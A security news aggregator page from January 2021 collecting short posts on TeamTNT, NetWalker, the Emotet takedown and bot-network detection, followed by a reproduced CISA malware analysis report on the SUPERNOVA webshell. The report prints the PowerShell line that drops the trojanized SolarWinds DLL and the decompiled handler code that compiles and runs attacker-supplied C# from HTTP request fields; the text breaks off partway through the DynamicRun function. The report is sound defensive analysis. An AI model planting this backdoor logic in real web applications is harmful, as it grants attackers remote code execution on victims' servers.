Malware Devil

Wednesday, January 27, 2021

TeamTNT Cloaks Malware With Open-Source Tool

The detection-evasion tool, libprocesshider, hides TeamTNT’s malware from process-information programs.
Read More

The post TeamTNT Cloaks Malware With Open-Source Tool appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/teamtnt-cloaks-malware-with-open-source-tool/?utm_source=rss&utm_medium=rss&utm_campaign=teamtnt-cloaks-malware-with-open-source-tool

What are Windows Process Creation Events and Why You Should Enable Them

2020 was certainly an eventful year in the land of cybersecurity. There was no shortage of ransomware attacks and data breaches, and my personal prediction is that 2021 will be no different Large organizations are increasingly making significant investments in…

The post What are Windows Process Creation Events and Why You Should Enable Them appeared first on LogRhythm.

The post What are Windows Process Creation Events and Why You Should Enable Them appeared first on Security Boulevard.

Read More

The post What are Windows Process Creation Events and Why You Should Enable Them appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/what-are-windows-process-creation-events-and-why-you-should-enable-them/?utm_source=rss&utm_medium=rss&utm_campaign=what-are-windows-process-creation-events-and-why-you-should-enable-them

NetWalker Ransomware Suspect Charged: Tor Site Seized

The suspect allegedly has extorted $27.6 million from ransomware victims, mostly in the healthcare sector.
Read More

The post NetWalker Ransomware Suspect Charged: Tor Site Seized appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/netwalker-ransomware-suspect-charged-tor-site-seized/?utm_source=rss&utm_medium=rss&utm_campaign=netwalker-ransomware-suspect-charged-tor-site-seized

The New Year in Cybersecurity: Supply Chain Attacks, Part 1

Hey there, and happy New Year. I wanted to take a moment and write about what I think the coming year is going to look like for information security professionals. This is going to be an introductory post to a multi-part series of blogs so I can talk about different topics a bit more […]

The post The New Year in Cybersecurity: Supply Chain Attacks, Part 1 appeared first on Hurricane Labs.

The post The New Year in Cybersecurity: Supply Chain Attacks, Part 1 appeared first on Security Boulevard.

Read More

The post The New Year in Cybersecurity: Supply Chain Attacks, Part 1 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/the-new-year-in-cybersecurity-supply-chain-attacks-part-1/?utm_source=rss&utm_medium=rss&utm_campaign=the-new-year-in-cybersecurity-supply-chain-attacks-part-1

Remote Attackers Can Now Reach Protected Network Devices via NAT Slipstreaming

A new version of NAT slipstreaming allows cybercriminals an easy path to devices that aren’t connected to the internet.
Read More

The post Remote Attackers Can Now Reach Protected Network Devices via NAT Slipstreaming appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/remote-attackers-can-now-reach-protected-network-devices-via-nat-slipstreaming/?utm_source=rss&utm_medium=rss&utm_campaign=remote-attackers-can-now-reach-protected-network-devices-via-nat-slipstreaming

Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214

This week, in the Enterprise Security News, Platform9 unburdens users from the complexities of Kubernetes, Swimlane Raises $40 Million, SonicWall hacked by zero-days in its own products, Deloitte Buys Root9B, Cygilant and SentinelOne Partnership, Fortinet announces AI-powered XDR, AlgoSec Announced updates to A32, ESET Launches Enhanced Cloud-based Endpoint Security Management, Entrust acquires HyTrust, LogRhythm acquires MistNet, Huntress Acquires EDR Technology From Level Effect, & more!

Visit https://www.securityweekly.com/esw for all the latest episodes!

Show Notes: https://securityweekly.com/esw214

The post Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/platform9-swimlane-sonicwall-0-days-fortinet-esw-214-4/?utm_source=rss&utm_medium=rss&utm_campaign=platform9-swimlane-sonicwall-0-days-fortinet-esw-214-4

DNS Hijacking – Fredrik Nordberg Almroth – ESW #214

Fredrik Nordberg Almroth, Security Researcher at Detectify, tells the story of how he managed to claim the top-level domain of an entire country – the Congo (DRC), .cd – before any bad actors could snatch it up. He will also discuss domain takeovers (TLD as well as subdomains) and how they can be prevented. Key to this is to keep track of your assets and monitor them for vulns.

Visit https://www.securityweekly.com/esw for all the latest episodes!

Show Notes: https://securityweekly.com/esw214

The post DNS Hijacking – Fredrik Nordberg Almroth – ESW #214 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/dns-hijacking-fredrik-nordberg-almroth-esw-214/?utm_source=rss&utm_medium=rss&utm_campaign=dns-hijacking-fredrik-nordberg-almroth-esw-214

Digital Defense, Inc. Technology Integration with LogRhythm Improves Threat Detection and Response Through Risk-Based Prioritization

Digital Defense, Inc. announced the integration of its Frontline Vulnerability Manager™ (Frontline VM™) proprietary scanning technology, part of its Frontline.Cloud™ cloud-native software as a service (SaaS) platform, with the LogRhythm NextGen SIEM Platform.

The post Digital Defense, Inc. Technology Integration with LogRhythm Improves Threat Detection and Response Through Risk-Based Prioritization appeared first on LogRhythm.

The post Digital Defense, Inc. Technology Integration with LogRhythm Improves Threat Detection and Response Through Risk-Based Prioritization appeared first on Security Boulevard.

Read More

The post Digital Defense, Inc. Technology Integration with LogRhythm Improves Threat Detection and Response Through Risk-Based Prioritization appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/digital-defense-inc-technology-integration-with-logrhythm-improves-threat-detection-and-response-through-risk-based-prioritization/?utm_source=rss&utm_medium=rss&utm_campaign=digital-defense-inc-technology-integration-with-logrhythm-improves-threat-detection-and-response-through-risk-based-prioritization

Celebrate Data Privacy Day with Advice from Top Data Privacy Experts

Tomorrow, January 28, is Data Privacy Day! Data protection is a large part of our work at Hyperproof, …

The post Celebrate Data Privacy Day with Advice from Top Data Privacy Experts appeared first on Hyperproof.

The post Celebrate Data Privacy Day with Advice from Top Data Privacy Experts appeared first on Security Boulevard.

Read More

The post Celebrate Data Privacy Day with Advice from Top Data Privacy Experts appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/celebrate-data-privacy-day-with-advice-from-top-data-privacy-experts/?utm_source=rss&utm_medium=rss&utm_campaign=celebrate-data-privacy-day-with-advice-from-top-data-privacy-experts

Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214

This week, in the Enterprise Security News, Platform9 unburdens users from the complexities of Kubernetes, Swimlane Raises $40 Million, SonicWall hacked by zero-days in its own products, Deloitte Buys Root9B, Cygilant and SentinelOne Partnership, Fortinet announces AI-powered XDR, AlgoSec Announced updates to A32, ESET Launches Enhanced Cloud-based Endpoint Security Management, Entrust acquires HyTrust, LogRhythm acquires MistNet, Huntress Acquires EDR Technology From Level Effect, & more!

Visit https://www.securityweekly.com/esw for all the latest episodes!

Show Notes: https://securityweekly.com/esw214

The post Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/platform9-swimlane-sonicwall-0-days-fortinet-esw-214-3/?utm_source=rss&utm_medium=rss&utm_campaign=platform9-swimlane-sonicwall-0-days-fortinet-esw-214-3

Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214

This week, in the Enterprise Security News, Platform9 unburdens users from the complexities of Kubernetes, Swimlane Raises $40 Million, SonicWall hacked by zero-days in its own products, Deloitte Buys Root9B, Cygilant and SentinelOne Partnership, Fortinet announces AI-powered XDR, AlgoSec Announced updates to A32, ESET Launches Enhanced Cloud-based Endpoint Security Management, Entrust acquires HyTrust, LogRhythm acquires MistNet, Huntress Acquires EDR Technology From Level Effect, & more!

Visit https://www.securityweekly.com/esw for all the latest episodes!

Show Notes: https://securityweekly.com/esw214

The post Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/platform9-swimlane-sonicwall-0-days-fortinet-esw-214-2/?utm_source=rss&utm_medium=rss&utm_campaign=platform9-swimlane-sonicwall-0-days-fortinet-esw-214-2

Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214

This week, in the Enterprise Security News, Platform9 unburdens users from the complexities of Kubernetes, Swimlane Raises $40 Million, SonicWall hacked by zero-days in its own products, Deloitte Buys Root9B, Cygilant and SentinelOne Partnership, Fortinet announces AI-powered XDR, AlgoSec Announced updates to A32, ESET Launches Enhanced Cloud-based Endpoint Security Management, Entrust acquires HyTrust, LogRhythm acquires MistNet, Huntress Acquires EDR Technology From Level Effect, & more!

Visit https://www.securityweekly.com/esw for all the latest episodes!

Show Notes: https://securityweekly.com/esw214

The post Platform9, Swimlane, SonicWall 0-Days, & Fortinet – ESW #214 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/platform9-swimlane-sonicwall-0-days-fortinet-esw-214/?utm_source=rss&utm_medium=rss&utm_campaign=platform9-swimlane-sonicwall-0-days-fortinet-esw-214


ICS Purdue Model in Industrial Internet of Things (IIoT) & Cloud

OT Cybersecurity teams have been working within the Purdue Enterprise Reference Architecture since it was created in the mid-1990s. Although not developed as a security model, by mapping the interconnections and interdependencies of the high-level components of typical industrial control systems (ICS), the Purdue reference architecture has provided important guidance for how to defend OT systems. The adoption of numerous IT systems into OT environments, however, has raised questions about the continued relevance of the ICS Purdue model.

The post ICS Purdue Model in Industrial Internet of Things (IIoT) & Cloud appeared first on Security Boulevard.

Read More

The post ICS Purdue Model in Industrial Internet of Things (IIoT) & Cloud appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/ics-purdue-model-in-industrial-internet-of-things-iiot-cloud/?utm_source=rss&utm_medium=rss&utm_campaign=ics-purdue-model-in-industrial-internet-of-things-iiot-cloud

Pow! Emotet’s down. Is it out?

In a coordinated action, multiple law enforcement agencies have seized control of the Emotet botnet. Agencies from eight countries worked together to deliver what they hope will be a decisive blow against one of the world’s most dangerous and sophisticated computer security threats.

The Emotet threat

In a statement announcing the action,  Europol described Emotet as “one of the most significant botnets of the past decade” and the world’s “most dangerous” malware.

The malware has been a significant thorn in the side of victims, malware researchers and law enforcement since it first emerged in 2014. Originally designed as a banking Trojan, the software became notorious for its frequent shapeshifting and its ability to cause problems for people trying to detect it. This lead to it being used as a gateway for other kinds of malware. Emotet’s criminal operators succeeded in infiltrating millions of Windows machines, and then sold access to those machines to other malware operators.

Taking down Emotet’s infrastructure not only hobbles Emotet, it also disrupts an important pillar of the malware delivery ecosystem.

The takedown

Successful botnets are typically highly distributed and very resilient to takedown attempts. Effective law enforcement cooperation is therefore vital, so that all parts of the system are tackled at the same time, ensuring the botnet can’t reemerge from any remnants that go untouched.

In this case, that meant tackling hundreds of servers simultaneously. Describing the level of cooperation required, Malwarebytes’ Director of Threat Intelligence, Jerome Segura said:

Going after any botnet is always a challenging task, but the stakes were even higher with Emotet. Law Enforcement agencies had to neutralize Emotet’s three different botnets and their respective controllers.

Although it gives few details, the Europol press release hints that a novel and sophisticated approach was used in the action, stating that the Emotet botnet was compromised “from the inside”. According to the agency, “This is a unique and new approach to effectively disrupt the activities of the facilitators of cybercrime.”

Segura added:

Unlike the recent and short-lived attempt to take down TrickBot, authorities have made actual arrests in Ukraine and have also identified several other individuals that were customers of the Emotet botnet. This is a very impactful action that likely will result in the prolonged success of this global takedown.

It remains to be seen if this is the final chapter of the Emotet story, but even if it is, we aren’t at the end of the story just yet.

This action removes the threat posed by Emotet, by preventing it from contacting the infrastructure it uses to update itself and deliver malware. However, the infections remain, albeit in an inert state. To complete the eradication of Emotet, those infections will need to be cleaned up too.

The knockout?

In a highly unusual step, it looks as if the clean up isn’t going to be left to chance. A few hours after the takedown was announced, ZDNet broke the news that law enforcement in the Netherlands are in the process of deploying an Emotet update that will remove any remaining infections on March 25th, 2021.

The post Pow! Emotet’s down. Is it out? appeared first on Malwarebytes Labs.

The post Pow! Emotet’s down. Is it out? appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/pow-emotets-down-is-it-out/?utm_source=rss&utm_medium=rss&utm_campaign=pow-emotets-down-is-it-out

Big Tech Insider’s Guide: Silicon Valley Bus History

This also could be titled an intro to Silicon Valley ethics: 1617 rent-able carriages (shared ride) by order of monarch 1662 fixed routes for shared ride by order of monarch 1823 Stanislas Baudry’s Omnés Omnibus (for everyone) 1853 Impériale omnibus (upper deck cheaper) 2008 Google bus (no poor people allowed) 2017 Lyft shuttle (no poor … Continue reading Big Tech Insider’s Guide: Silicon Valley Bus History

The post Big Tech Insider’s Guide: Silicon Valley Bus History appeared first on Security Boulevard.

Read More

The post Big Tech Insider’s Guide: Silicon Valley Bus History appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/big-tech-insiders-guide-silicon-valley-bus-history/?utm_source=rss&utm_medium=rss&utm_campaign=big-tech-insiders-guide-silicon-valley-bus-history

BSidesSF 2020 – Allan Friedman’s ‘How Software Transparency Can Help Save The World’

Many thanks to BSidesSF and Conference Speakers for publishing their outstanding presentations; of which, originally appeared at the organization’s BSidesSF 2020, and on the DEF CON YouTube channel. Additionally, the BSidesSF 2021 will take place on March 6 – 9, 2021 – with no cost to participate. Enjoy!

Permalink

The post BSidesSF 2020 – Allan Friedman’s ‘How Software Transparency Can Help Save The World’ appeared first on Security Boulevard.

Read More

The post BSidesSF 2020 – Allan Friedman’s ‘How Software Transparency Can Help Save The World’ appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/bsidessf-2020-allan-friedmans-how-software-transparency-can-help-save-the-world/?utm_source=rss&utm_medium=rss&utm_campaign=bsidessf-2020-allan-friedmans-how-software-transparency-can-help-save-the-world


XKCD ‘Trash Compactor Party’

via the comic delivery system monikered Randall Munroe resident at XKCD !

via the comic delivery system monikered Randall Munroe resident at XKCD!

Permalink

The post XKCD ‘Trash Compactor Party’ appeared first on Security Boulevard.

Read More

The post XKCD ‘Trash Compactor Party’ appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/xkcd-trash-compactor-party/?utm_source=rss&utm_medium=rss&utm_campaign=xkcd-trash-compactor-party

4 Clues to Spot a Bot Network

Protect against misinformation and disinformation campaigns by learning how to identify the bot networks spreading falsehoods.

Misinformation and disinformation have scaled in the Information Age. MIT researchers analyzed 126,000 stories between 2006 and 2016 and found that false stories spread six times faster than true stories on social networks. Whether falsehoods are deliberate (disinformation) or unintentional (misinformation), they impact every aspect of society, from politics to public health to commerce. But one thing falsehoods have in common is that they typically rely heavily on bot networks or automation for distribution. The following four social media behaviors are clues that you are dealing with a bot network versus a legitimate person or business.

1. Unnaturally Dense Relationship Networks
In order to appear important or authoritative, an account has to have a critical mass of followers or correspondence. Therefore, when a disingenuous actor is creating a network of bots, they cannot simply create an account and start reposting false information; instead, the account must be created with a network of “friends” to give it an air of authority. Since these are created accounts, they generally also create fake relationships. Bots are usually most connected to other bots. From a relationship-network perspective, a bot network exhibits unnaturally dense and interconnected organizations that have limited connectivity to real, verifiable accounts. Typically, bot networks exhibit the following traits:

  • Bots are connected, but their reach outside the network is limited.
  • The limited connections to the “real world” tend to give insight into the people and topics that the bots are designed to influence.
  • Sometimes, “master” bot accounts are given more rigorous backstopping to give the appearance of real people and often have more connections to the “real world,” but the other bots within these dense networks have thin profiles.
  • “Master” bot profiles use slightly pixelated profile pictures to thwart image-matching software.

Analyzing secondary and tertiary connections is key. Bot networks almost always sit on the periphery of the real conversation; a bot cluster is like a tumor hanging from the side of the true network. If you do an effective job of mapping the full network of relationships around a topic, then detecting these unusual, dense clusters on the periphery can be straightforward.

2. Reusing Post-Generating Algorithms
Typical human interactions involve a mix of original content, reposts from other authors, and engaging with or replying to conversation streams. In contrast, bots have little (if any) original content, repost almost exclusively, and have no engagement in actual conversations. The vast majority of bots are not sophisticated enough to effectively vary their reposted content, making it extremely easy to detect the specific sources of misinformation/disinformation they are designed to promote. Even more sophisticated bots that try to vary their content and sourcing still show high levels of automation. This is especially easy to detect when looking at the coordination across the entire bot network, as you can see how the connected network was designed to propagate a message.

3. Highly Uniform Posting Schedules
Humans post when the mood strikes, taking time out to eat, sleep, and live. Even though humans have patterns in behavior (e.g., always engaging online before work and before going to bed), they show daily variability and have regular times away (e.g., vacations). Less sophisticated bots follow strict posting schedules; for example, they often post on 24-hour cycles, leaving no time for sleep. Even the more sophisticated bots that employ randomization for posting content and have built-in downtime eventually exhibit patterns that can be identified. Analyzing the posting schedule reveals patterns that are inconsistent with human behavior.

4. Positioning to Influence Specific Audiences
The target of a bot network is typically identifiable because bot networks are tools designed for achieving specific information goals. Here are two examples.

A series of accounts generated more than 45,000 posts, averaging 18 posts per hour, 24 hours a day (with no time for sleep, etc.). Over 80% of the content overlapped between accounts. But the final piece of the puzzle came by looking at the external connections. In this case, the bot network was pushing content from aspiring authors, songwriters, and artists. You could see that these verifiable artists had likely purchased services designed to increase their social following that employ bot networks for increasing follower counts and sending a signal that an artist is an up-and-comer breaking onto the scene.

While investigating foreign influence regarding policy toward the Syrian Civil War, we discovered an account and subsequent network where every influential account voiced deep mistrust of the West and significant support for all Russian geopolitical positions. All of the accounts in this network reposted each other, creating a pro-Russian, anti-Western “echo chamber” that was designed to promote Russian policies throughout Europe and the West.

Look for Clues
Bot networks are common vectors for false information, but there are certain behaviors and traits to look for that can tip you off that these accounts aren’t backed by independent people or businesses. Put these clues to work the next time you’re confronted with questionable information to keep falsehoods from spreading.

Kevin Graham served as an active-duty US Marine Corps infantryman before continuing his service as a government civilian. His career as an intelligence professional has provided numerous deployments around the world, serving in a multitude of capacities while supporting … View Full Bio

Recommended Reading:

Comment |

Email This |

Print |

RSS

More Insights

Webcasts
More Webcasts

The post 4 Clues to Spot a Bot Network appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/4-clues-to-spot-a-bot-network/?utm_source=rss&utm_medium=rss&utm_campaign=4-clues-to-spot-a-bot-network

AR21-027A: MAR-10319053-1.v1 – Supernova

Original release date: January 27, 2021

Description

Malware Analysis Report
10319053.r1.v1
2021-01-26

Notification

This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

This report provides detailed analysis of several malicious artifacts, affecting the SolarWinds Orion product, which have been identified by the security company FireEye as SUPERNOVA. According to a SolarWinds advisory, SUPERNOVA is not embedded within the Orion platform as a supply chain attack; rather, it is placed by an attacker directly on a system that hosts SolarWinds Orion and is designed to appear as part of the SolarWinds product. CISA’s assessment is that SUPERNOVA is not part of the SolarWinds supply chain attack described in Alert AA20-352A. See the section in Microsoft’s blog titled “Additional malware discovered” for more information.

This report describes the analysis of a PowerShell script that decodes and installs SUPERNOVA, a malicious webshell backdoor. SUPERNOVA is embedded in a trojanized version of the Solarwinds Orion Web Application module called “App_Web_logoimagehandler.ashx.b6031896.dll.” The SUPERNOVA malware allows a remote operator to dynamically inject C# source code into a web portal provided via the SolarWinds software suite. The injected code is compiled and directly executed in memory.

For a downloadable copy of IOCs, see: MAR-10319053-1.v1.stix.

Submitted Files (3)

02c5a4770ee759593ec2d2ca54373b63dea5ff94da2e8b4c733f132c00fc7ea1 (AssemblyInfo__.ini)

290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515 (1.ps1)

c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71 (App_Web_logoimagehandler.ashx….)

Findings

290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515

Tags

trojan

Details
Name 1.ps1
Size 10609 bytes
Type ASCII text, with very long lines
MD5 4423a4353a0e7972090413deb40d56ad
SHA1 8004d78e6934efb4dea8baf48a589c2c1ed10bf3
SHA256 290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515
SHA512 5d2dee3c8e4c6a4fa1d84e434ab0b864245fae51360e03ed7338c2b40d7c1d61aad755f8c54615197100dd3b8bfd00d33b256178123002b7c07779c257fa13db
ssdeep 192:9x2OrPgH8XWECNsW4IX4SLY0tqIeZ9StIGca/HjKxnlyImIwN:Fr28XWECNsbIX4SLY0BeZ9StI9OHjMlw
Entropy 4.457683
Antivirus
Microsoft Security Essentials Trojan:MSIL/Solorigate.G!dha
YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships
290951fcc7… Contains c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
Description

This file is an event log that details the execution of a PowerShell script designed to Base64 decode and install a 32-bit .NET dynamic-link library (DLL) into the following location: “C:inetpubSolarWindsbinApp_Web_logoimagehandler.ashx.b6031896.dll (c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71). The DLL is patched with the SUPERNOVA webshell and is a replacement for a legitimate SolarWinds DLL.

Displayed below is a portion of the event log with the victim information redacted. It indicates the malicious PowerShell was executed by the legitimate SolarWinds application “E:Program Files (x86)SolarWindsOrionSolarWinds.BusinessLayerHost.exe.”

–Begin event log–
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”;$f=”C:inetpubSolarWindsbinApp_Web_logoimagehandler.ashx.b6031896.dll”;$bs=[Convert]::FromBase64String($b);[IO.File]::WriteAllBytes($f $bs)’ ‘S-1-0-0’ ‘-‘ ‘-‘ ‘0x0000000000000000’ ‘E:Program Files (x86)SolarWindsOrionSolarWinds.BusinessLayerHost.exe’ ‘S-1-16-16384’] Computer Name: [redacted].[redacted].net Record Number: 12551353 Event Level: 0
–End event log–

c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71

Tags

backdoortrojan

Details
Name App_Web_logoimagehandler.ashx.b6031896.dll
Size 7680 bytes
Type PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5 56ceb6d0011d87b6e4d7023d7ef85676
SHA1 75af292f34789a1c782ea36c7127bf6106f595e8
SHA256 c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
SHA512 f7eac6ab99fe45ca46417cdca36ba27560d5f8a2f37f378ba97636662595d55fa34f749716971aa96a862e37e0199eb6cb905636e6ab0123cfa089adba450629
ssdeep 192:8/SqRzbt0GBDawA5uT8wSlyDDGTBNFkQ:8/SyHKGBDax5uThDD6BNr
Entropy 4.622450
Antivirus
Ahnlab Backdoor/Win32.SunBurst
Antiy Trojan/MSIL.Agent
Avira TR/Sunburst.BR
BitDefender Trojan.Supernova.A
Clamav Win.Countermeasure.SUPERNOVA-9808999-1
Comodo Backdoor
Cyren W32/Supernova.GYFL-6114
ESET a variant of MSIL/SunBurst.A trojan
Emsisoft Trojan.Supernova.A (B)
Ikarus Backdoor.Sunburst
K7 Trojan ( 00574a531 )
Lavasoft Trojan.Supernova.A
McAfee Trojan-sunburst
Microsoft Security Essentials Trojan:MSIL/Solorigate.G!dha
NANOAV Trojan.Win32.Sunburst.iduxaq
Quick Heal Backdoor.Sunburst
Sophos Mal/Sunburst-B
Symantec Backdoor.SuperNova
Systweak trojan-backdoor.sunburst-r
TrendMicro Trojan.59AF4B5F
TrendMicro House Call Trojan.59AF4B5F
VirusBlokAda TScope.Trojan.MSIL
Zillya! Trojan.SunBurst.Win32.3
YARA Rules

No matches found.

ssdeep Matches
100 5976f9a3f7dcd2c124f1664003a1bb607bc22abc2c95abe5ecd645a5dbfe2c6c
PE Metadata
Compile Date 2020-03-24 05:16:10-04:00
Import Hash dae02f32a21e03ce65412f6e56942daa
Company Name None
File Description  
Internal Name App_Web_logoimagehandler.ashx.b6031896.dll
Legal Copyright  
Original Filename App_Web_logoimagehandler.ashx.b6031896.dll
Product Name None
Product Version 0.0.0.0
PE Sections
MD5 Name Raw Size Entropy
21556dbcb227ba907e33b0847b427ef4 header 512 2.597488
9002a963c87901397a986c3333d09627 .text 5632 5.285309
78888431b10a2bf283387437a750bca3 .rsrc 1024 2.583328
45ded0a8dacde15cb402adfe11b0fe3e .reloc 512 0.081539
Packers/Compilers/Cryptors
Microsoft Visual C# / Basic .NET
Relationships
c15abaf51e… Contained_Within 290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515
Description

This file is a 32-bit .NET DLL that has been identified as a modified SolarWinds plug-in. The malware patched into this plug-in has been identified as SUPERNOVA. The modification includes the “DynamicRun” export function which is designed to accept and parse provided arguments. The arguments are expected to partially contain C# code, which the function will compile and execute directly in system memory. The purpose of this malware indicates the attacker has identified a vulnerability allowing the ability to dynamically provide a custom “HttpContext” data structure to the web application’s “ProcessRequest” function.

The ProcessRequest function takes an HttpContext Data structure as an argument. It parses portions of the request substructure of the parent HttpContext data structure using the keys “codes”, “clazz”, “method”, and “args”. The parsed data is placed in the respective variables codes, clazz, method, and args. These four variables are then provided as arguments to the DynamicRun function described next.

The “DynamicRun” function is designed to accept C# code and then dynamically compile and execute it. The “codes” variable provided to the function contains the actual C# code. The “clazz” variable provides the class name that is used when compiling the source code. The “method” variable will contain the function name that will be called for the newly compiled class. The “args” variable will contain the arguments provided to the executed malicious class.

After parsing out and executing the provided code, the “ProcessRequest” function will continue on to call a function named “WebSettingsDAL.get_NewNOCSiteLogo.” Analysis indicates this is a valid SolarWinds function designed to render the product logo on a web application.

–Begin ProcessRequest Function–
public void ProcessRequest(HttpContext context)
{
   try
   {
    string codes = context.Request[“codes”];
    string clazz = context.Request[“clazz”];
    string method = context.Request[“method”];
    string[] args = context.Request[“args”].Split(‘n’);
    context.Response.ContentType = “text/plain”;
    context.Response.Write(this.DynamicRun(codes, clazz, method, args));
   }
   catch (Exception ex)
   {
   }
   NameValueCollection queryString = HttpUtility.ParseQueryString(context.Request.Url.Query);
   try
   {
    string str1 = queryString[“id”];
    string s;
    if (!(str1 == “SitelogoImage”))
    {
       if (!(str1 == “SiteNoclogoImage”))
        throw new ArgumentOutOfRangeException(queryString[“id”]);
       s = WebSettingsDAL.get_NewNOCSiteLogo();
    }
    else
       s = WebSettingsDAL.get_NewSiteLogo();
    byte[] buffer = Convert.FromBase64String(s);
    if ((buffer == null || buffer.Length == 0) && File.Exists(HttpContext.Current.Server.MapPath(“//NetPerfMon//images//NoLogo.gif”)))
       buffer = File.ReadAllBytes(HttpContext.Current.Server.MapPath(“//NetPerfMon//images//NoLogo.gif”));
    string str2 = buffer.Length < 2 || buffer[0] != byte.MaxValue || buffer[1] != (byte) 216 ? (buffer.Length < 3 || buffer[0] != (byte) 71 || (buffer[1] != (byte) 73 || buffer[2] != (byte) 70) ? (buffer.Length < 8 || buffer[0] != (byte) 137 || (buffer[1] != (byte) 80 || buffer[2] != (byte) 78) || (buffer[3] != (byte) 71 || buffer[4] != (byte) 13 || (buffer[5] != (byte) 10 || buffer[6] != (byte) 26)) || buffer[7] != (byte) 10 ? “image/jpeg” : “image/png”) : “image/gif”) : “image/jpeg”;
    context.Response.OutputStream.Write(buffer, 0, buffer.Length);
    context.Response.ContentType = str2;
    context.Response.Cache.SetCacheability(HttpCacheability.Private);
    context.Response.StatusDescription = “OK”;
    context.Response.StatusCode = 200;
    return;
   }
   catch (Exception ex)
   {
    LogoImageHandler._log.Error((object) “Unexpected error trying to provide logo image for the page.”, ex);
   }
   context.Response.Cache.SetCacheability(HttpCacheability.NoCache);
   context.Response.StatusDescription = “NO IMAGE”;
   context.Response.StatusCode = 500;
}
–End ProcessRequest Function–

–Begin DynamicRun Function–
public string DynamicRun(string codes, string clazz, string method, string[] args)
{
   ICodeCompiler compiler = new CSharpCodeProvider().CreateCompiler();
